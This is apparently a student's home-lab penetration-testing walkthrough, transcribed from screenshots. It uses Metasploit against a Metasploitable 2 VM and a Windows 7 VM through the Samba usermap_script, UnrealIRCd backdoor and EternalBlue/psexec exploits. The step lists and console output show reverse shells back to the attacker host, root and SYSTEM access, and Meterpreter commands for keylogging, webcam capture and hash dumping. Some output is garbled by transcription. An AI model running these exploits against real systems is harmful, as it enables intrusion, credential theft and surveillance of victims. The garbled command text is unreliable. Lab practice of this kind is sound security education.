root@metasploitable:~# ls -al
total 76
drwxr-xr-x 13 root root 4096 2025-12-08 01:58 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
drwxr-xr-x 3 root root 4096 2012-05-20 15:08 .config
drwxr-xr-x 2 root root 4096 2012-05-20 15:08 .gconf
drwxr-xr-x 2 root root 4096 2012-05-20 15:13 .filezilla
drwxr-xr-x 5 root root 4096 2025-12-08 01:58 .fluxbox
drwxr-xr-x 2 root root 4096 2012-05-20 15:38 .gconf
drwxr-xr-x 2 root root 4096 2012-05-20 15:40 .gconfd
drwxr-xr-x 2 root root 4096 2012-05-20 15:49 gstreamer-0.10
drwxr-xr-x 2 root root 4096 2012-05-20 15:51 .profile
drwxr-xr-- 1 root root 141 2007-10-20 07:51 .profile
drwxr-xr-x 5 root root 4096 2012-05-20 15:11 .purple
-rwxr--r-- 1 root root 401 2012-05-20 15:55 reset_logs.sh
-rwxr--r-- 1 root root 4 2012-05-20 14:25 .rhosts
drwxr-xr-x 2 root root 4096 2012-05-20 15:58 .sshd
-rw-r--r-- 1 root root 138 2025-12-08 01:58 vnc.log
-rw-r--r-- 1 root root 324 2025-12-08 01:58 .Xauthority
root@metasploitable:~#

```

4 . smb/445 :

- 1 . Port 445 is used by SMB (Server Message Block), a protocol that allows file sharing, printer sharing, and remote access on Windows systems.**
- 2 . It enables computers to share folders, files, and resources over a network. Because it provides access to system resources, it is often targeted in attacks like SMB exploitation, EternalBlue, and lateral movement in networks.**

3 . Steps :

- 1 . open kali terminal.**
- 2 . run msfconsole.**
- 3 . Run use exploit/multi/samba/usermap_script , we got this exploit from firefox.**
- 4 . Then run show options.**
- 5 . Then set RHOST 192.168.1.113 (metasploitable 2 machine)**
- 6 . Then run and type ls then we get access to file directory**
- 7 . Then close kali terminal.**

mugdha@kali:~

```

File Machine View Input Devices Help
Session Actions Edit View Help
[mugdha@kali:~]
$ searchsploit Samba smbd 3.0.20-Debian
Exploits: No Results
Shellcodes: No Results
[mugdha@kali:~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running

    wake up, Neo...
    the matrix has you
    follow the white rabbit.

    knock, knock, Neo.

    https://metasploit.com

    =[ metasploit v6.4.98-dev
+ -- --=[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads      ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  CHOST      no           The local client address
  CPORT      no           The local client port
  LHOSTS     no           A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sproxy
  RHOSTS     yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139          The target port (TCP)

 6 NIFTY
-0.98%
[Windows] Search File Explorer Task View Start Taskbar 14:05 ENG IN 08-12-2025 Right Ctrl

```

1.1

mugdha@kali:~

```

File Machine View Input Devices Help
Session Actions Edit View Help
RPORT 139      yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name   Current Setting  Required  Description
  LHOST  192.168.1.8    yes       The listen address (an interface may be specified)
  LPORT  4444          yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set RHOST 192.168.1.113
RHOST => 192.168.1.113
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Command shell session 1 opened (192.168.1.8:4444 → 192.168.1.113:59495) at 2025-12-07 09:01:41 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mav
nohup.out
opt
proc
root
sbin
sys
sys
tmp
usr
var
vmlinuz
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

 6 Nifty bank
-1.04%
[Windows] Search File Explorer Task View Start Taskbar 14:07 ENG IN 08-12-2025 Right Ctrl

```

1.2

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

mugdha@kali: ~

```
Session Actions Edit View Help
home
initrd
initrd.img
lib
lost+found
media
opt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:~# whoami
whoami
root
root
root@metasploitable:~# ls -al
ls -al
total 97
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  2 root root  4096 Mar 16  2010 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13480 Dec  8 01:58 dev
drwxr-xr-x  94 root root  4096 Dec  8 01:58 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
drwxrwxrwx  13 root root  4096 Mar 19  2012 lib
lrwxrwxrwx  1 root root  4096 Mar 19  2012 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
drwxr-xr-x    1 root root 13831 Dec  8 01:58 nohup.out
-rw-r--r--    1 root root  4096 Dec  8 01:58 proc
drwxr-xr-x  120 root root  4096 Dec  8 01:57 proc
drwxr-xr-x   13 root root  4096 Dec  8 01:58 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x   1 root root  4096 Dec  8 01:58 sys
drwxrwxrwx   4 root root  4096 Mar 19  2012 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root  29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
root@metasploitable:~#
```

1.3

5 .irc/6667(1.1):

1 . Run Msfconsole

2 . Use exploit/unix/irc/unreal_ircd_3281_backdoor

3 . Show options

4 . Set rhosts 192.168.1.113

5 . Set your Kali IP (your VM):

6 . Set lhost 192.168.1.8

1.1

7 . Showed available payloads : Show payloads

Kali (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

Exploit target:

ID	Name
0	Automatic Target

View the full module info with the info, or info -d command.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.113
rhost => 192.168.1.113
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lost 192.168.1.8
[!] Unknown datastore option: lost.
lost => 192.168.1.8
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload
payload => cmd/unix/reverse
```

1.2

8. Selected : set payload cmd/unix/reverse

Kali (Running) - Oracle VM VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

#	Name	Disclosure Date	Rank	Check	Description
4	payload/cmd/unix/bind_ruby_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
7	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
8	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
9	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
10	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
11	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
12	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 6
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
[!] Invalid parameter "options", use "show -h" for more information
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show option
[!] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, shttp
RHOSTS	192.168.1.113	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	6667	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface name or IP)
LPORT	4444	yes	The listen port

Exploit target:

9 . Final options:

- **rhosts = 192.168.1.113**
- **rport = 6667**
- **lhost = 192.168.1.8**
- **lport = 4444**
- **payload = cmd/unix/reverse**

10 . Run

11 . Shell Received

Command shell session 1 opened

12 . Run :ls

And got files from the victim machine:

Donation

LICENSE

aliases

badwords.channel.conf

badwords.message.conf

This confirms your command execution is working.

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

Exploit target:

Id	Name
0	Automatic Target

View the full module info with the info, or info -d command.

```
msf exploit(unix irc unreal ircd_3881_backdoor) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(unix irc unreal ircd_3881_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.8:4444
[*] 192.168.1.113:6667 - Connected to 192.168.1.113:6667 ...
irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.113:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Y43hzsB0VJMq4VJW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Y43hzsB0VJMq4VJW\r\n"
[*] Matching ...
[*] A is input...
[*] Accepted the first client connection ...
[*] Command shell session 1 opened (192.168.1.8:4444 → 192.168.1.113:49964) at 2025-12-07 10:17:16 -0500
```

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf

1.4

6 . irc/6667(1.2) :

1 . Exploit Module: exploit/unix/irc/unreal_ircd_3281_backdoor

2 . Show options

3 . Then set RHOST 192.168.1.113

4 . Payload: cmd/unix/reverse

- This payload attempts to open a reverse shell back to the attacker's machine (LHO)

5 . Set LHOST 192.168.1.8

6 . Set LPORT 4444

7 . Run

The screenshot shows a terminal window for the Metasploit Framework running in Oracle VM VirtualBox. The terminal displays the following session:

```
jali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Session Actions Edit View Help  
[-] metasploit [-]  
[-] use exploit/unix/irc/unreal_ircd_3281_backdoor  
[-] exploit [-] set RHOST 192.168.1.113 [-] show options  
[-] Invalid parameter "option", use "show -h" for more information  
[-] exploit [-] set PAYLOAD cmd/unix/reverse [-] show options  
[-] module options (exploit/unix/irc/unreal_ircd_3281_backdoor)  
Name Current Setting Required Description  
RHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][,...], supported proxies: socks4, socks5, socks5h, http, https  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
LPORT 4444 yes The target port (TCP)  
  
Exploit target:  
Id Name  
# Automatic Target  
  
View the full module info with the info or info -d command.  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.113  
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse  
payloads=msf/unix/reverse  
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.1.8  
LHOST=192.168.1.8  
msf exploit(unreal_ircd_3281_backdoor) > set LPORT 4444  
LPORT=4444  
msf exploit(unreal_ircd_3281_backdoor) > run
```

Below the terminal, three windows are visible in the virtual machine: 'jali [Running]', 'metasploitable 2 [Running]', and 'window 7 [Running]'. The status bar at the bottom shows system information like temperature, battery level, and date.

1.1

8 . Run help

9 . Then use the following command to explore the compromised system.

1.2

```

jali (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
Background session 19 [x/9] Y
nse exploit [http://www.vulnweb.com/vuln/test.html] > help

Core Commands

Command Description
? ... Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Connect with a host
debug Display information useful for debugging
exit Exit the console
features Display the list of not yet released features that can be opted in to
get Gets the value of a context-specific variable
getv Gets the value of a global variable
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
sessions Start or stop sessions
set Set the active databases
show Session listings and display information about sessions
setv Sets a context-specific variable to a value
sleep Sets a global variable to a value
sleepn Do nothing for the specified number of seconds
spool Write output to a file as well as to the screen
threads View and manipulate background threads
time Show a list of useful productivity tips
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetv Unsets one or more global variables
version Show the framework and console library version numbers

Module Commands

Command Description
advanced Displays advanced options for one or more modules
back Move back from the current context
clean Clear the module stack
favorites Reprint the list of favorite modules (alias for "show favorites")
info Displays information about one or more modules
list List the module stack
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
prior Set the latest priority for modules in active
priorv Sets the previously loaded module as the current module
push Pushes the active or list of modules onto the module stack

```

1.2

1.3

```

jali (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
Background session 19 [x/9] Y
nse exploit [http://www.vulnweb.com/vuln/test.html] > help

'metasploit' is the primary interface to Metasploit Framework... There is quite a bit that needs go here, please be patient and keep an eye on this space!

Building ranges and lists

Many commands and options that take a list of things can use ranges to avoid having to manually list each desired thing. All ranges are inclusive.

BBB Ranges of IPs

Commands that take a list of IPs can use ranges to help. Individual IPs must be separated by a ',' (no space allowed) and ranges can be expressed with either '-' or '..'.

BBB Ranges of IPs

There are several ways to specify ranges of IP addresses. One can be mixed together. The first way is a list of IPs separated by just a ',' (ASCII space), with an optional '...' the next way is two complete IP addresses in the form of LOWADDRESS-ENDADDRESS, like '127.0.1.14-127.0.1.39'. CIDR specifications may also be used, however the whole address must be given to Metasploit like '127.0.0.0/8' and not '127/8', contrary to the RFC. Metasploit can also be used with a range to automatically resolve which block to target. All these methods work for both IPv4 and IPv6 addresses. IPv6 addresses can also be specified with special octet ranges from the IANA target specification(https://iana.org/assignments/target-specification.html)

BBB Examples

Terminate the first session:
sessions -k 1

Stop some extra running jobs:
jobs -k 2-6,7,8,11-25

Check a set of IP addresses:
check 127.258.0.0/26, 127.0.0-2.3-4.15-227.0.0-255

Target a set of IPv6 hosts:
set RHOSTS fe00::ffff:0000:11ff::1-ffff:ffff

Target a block from a resolved domain name:
set RHOSTS www.example.test/26
nse exploit [http://www.vulnweb.com/vuln/test.html] > color
usage: color <'true'|'false'|'auto'>

Enable or disable color output:
nse exploit [http://www.vulnweb.com/vuln/test.html] > 
```

1.3

6 . Window System Exploitation :

Windows exploitation is the process of using a specialized piece of code or a sequence of commands, known as an exploit, to maliciously take advantage of a vulnerability (a flaw or security weakness) within the Microsoft Windows operating system or its associated software. The goal is typically to execute unauthorized code, gain elevated privileges (like SYSTEM access), or perform actions like installing malware, stealing data, or disrupting the system's function.

1 . Eternalblue/139

1 . EternalBlue is a famous Windows vulnerability (found in SMB protocol) that allows an attacker to remotely take control of a system without login.

2 . EternalBlue = SMB vulnerability → Port 445 mainly, but port 139 also involved in older SMB/NetBIOS systems → attacker gets unauthorized remote access.

3 . Steps :

- 1 . Open kali terminal.**
- 2 . Then run msfconsole**
- 3 . Search eternalblue it will showing vulnerabilities**
- 4 . Run use 0**

5 . Run show options.

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

```
6   \_ target: Windows 8.1
7   \_ target: Windows Server 2012
8   \_ target: Windows 10 Pro
9   \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec      2017-03-14    normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11   \_ target: Automatic
12   \_ target: PowerShell
13   \_ target: Native upload
14   \_ target: Meterpreter
15   \_ AKA: ETERNALSYNTERGY
16   \_ AKA: ETERNALROMANCE
17   \_ AKA: ETERNALCHAMPION
18   \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command      2017-03-14    normal  No   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20   \_ AKA: ETERNALSYNTERGY
21   \_ AKA: ETERNALROMANCE
22   \_ AKA: ETERNALCHAMPION
23   \_ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010
25   \_ AKA: DOUBLEPULSAR
26   \_ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great  Yes   SMB DOUBLEPULSAR Remote Code Execution
28   \_ target: Execute payload (x64)
29   \_ target: Neutralize implant
```

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -----          -----  -----
  RHOSTS          .               yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445             yes      The target port (TCP)
  SMBDomain       no              no       (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass         no              no       (Optional) The password for the specified username
  SMBUser         no              no       (Optional) The username to authenticate as
  VERIFY_ARCH     true            yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET   true            yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -----          -----  -----
  EXITFUNC        thread         yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          192.168.1.8    yes      The listen address (an interface may be specified)
  LPORT          4444            yes      The listen port

Exploit target:

  Id  Name


```

1.2

6 . Set RHOST 192.168.1.63 (window ip)

7. Run

1.3

8 . Run help.

9 . Run getuid this will show you that you have authority access.

10 . Run shell

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

```
[+] 192.168.1.63:445 - =-=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=
```

meterpreter > whoami
[!] Unknown command: whoami. Run the help command for more details.
meterpreter > help

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alt+Shift for background
bgkill	Kills all background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
closech	Closes a channel
detach	Detaches a meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminates the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Migrate to another session
py	Open the Py debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(K)nows your password
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Populate the current "use" command
uuid	Get the UUID for the current session
write	Writes data to a channel

Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

6 27°C Sunny Search 14:43 08-12-2025 Right Ctrl

1.4

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

```
[+] 192.168.1.63:445 - =-=-=--=-=--=-=--=-=--=-=--=-=--=-=--=-=
```

root@kali:/home/mugdha

Stdapi: User Interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keysend	Send a key
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictrl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1 created.
Command 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>exit
exit
meterpreter > webcam_stream
[!] Target does not have a webcam
meterpreter > |

6 SENSEX -0.89% Search 14:44 08-12-2025 Right Ctrl

1.5

2 . eternalblue romance/445

- 1 . EternalBlue and EternalRomance are Windows SMBv1 (port 445) exploits from the MS17-010 vulnerability.**
- 2 . EternalBlue causes memory corruption to let attackers remotely execute code without login, used in attacks like WannaCry.**
- 3 . EternalRomance manipulates SMB sessions to hijack connections and gain remote control, used in NotPetya. Both allow full system takeover on unpatched Windows systems.**

4 . Steps :

1 . Opened msfconsole and ran:

search eternal romance

2 . Use exploit/windows/smb/ms17_010_psexec

3 . Show options

4 . Set RHOST 192.168.1.63

5 . Run

1.1

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

10 _ AKA: ETERNALSYNERGY
11 _ AKA: ETERNALROMANCE
12 _ AKA: ETERNALCHAMPION
13 _ AKA: ETERNALBLUE

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/smb/ms17_010_command

msf > use 0
(*) No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The RHOSTS to use see https://docs.metasploit.com/docs-using-metasploit/basics-using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$, \$, ...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	.	no	The password for the specified username
SMBUser	.	no	The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id	Name
-	-
0	Automatic

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.63
RHOST => 192.168.1.63
msf exploit(windows/smb/ms17_010_psexec) > run
(*) Started reverse TCP handler on 192.168.1.8:4444

[*] 192.168.1.63:445 - Target OS: Windows 7 Ultimate 7600
[-] 192.168.1.63:445 - Unable to find accessible named pipe!
[*] Sending stage (188998 bytes) to 192.168.1.63



27°C Sunny

ENG IN 15:21 08-12-2025 Right Click

1.2

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

View the full module info with the info, or info -d command.

```
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.63
RHOST => 192.168.1.63
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.63:4444 - Target: 68 Windows 7 Ultimate 7600
[*] 192.168.1.63:4445 - Waiting to find accessible named pipe!
[*] Sending stage (18898 bytes) to 192.168.1.63
[*] Meterpreter session 1 opened (192.168.1.63:49330) at 2025-12-07 10:14:20 -0500

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > help

Core Commands
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background metasploit script
bplist	List pending background scripts
bgrun	Executes a metasploit script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the metasploit session (for http/https)
double_unicode_encoding	Double encode strings of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
priv	Open the privilege shell on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
securer	(Re)negotiate TLS packet encryption on the session
sessions	Quickly switch between sessions
set_timeouts	Set the current session timeout values
sleep	Force Metasploit to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

1.3

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

```
hashdump
```

Priv: Timestamp Commands

Command	Description
timestamp	Manipulate file MACE attributes

For more info on a specific command, use <command> -h or help <command>.

```
meterpreter > sysinfo
Computer : MUGDHA-PC
OS       : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : en_US
Domain   : WORKGROUP
Logged On Users : 2
Meterpreter > shell
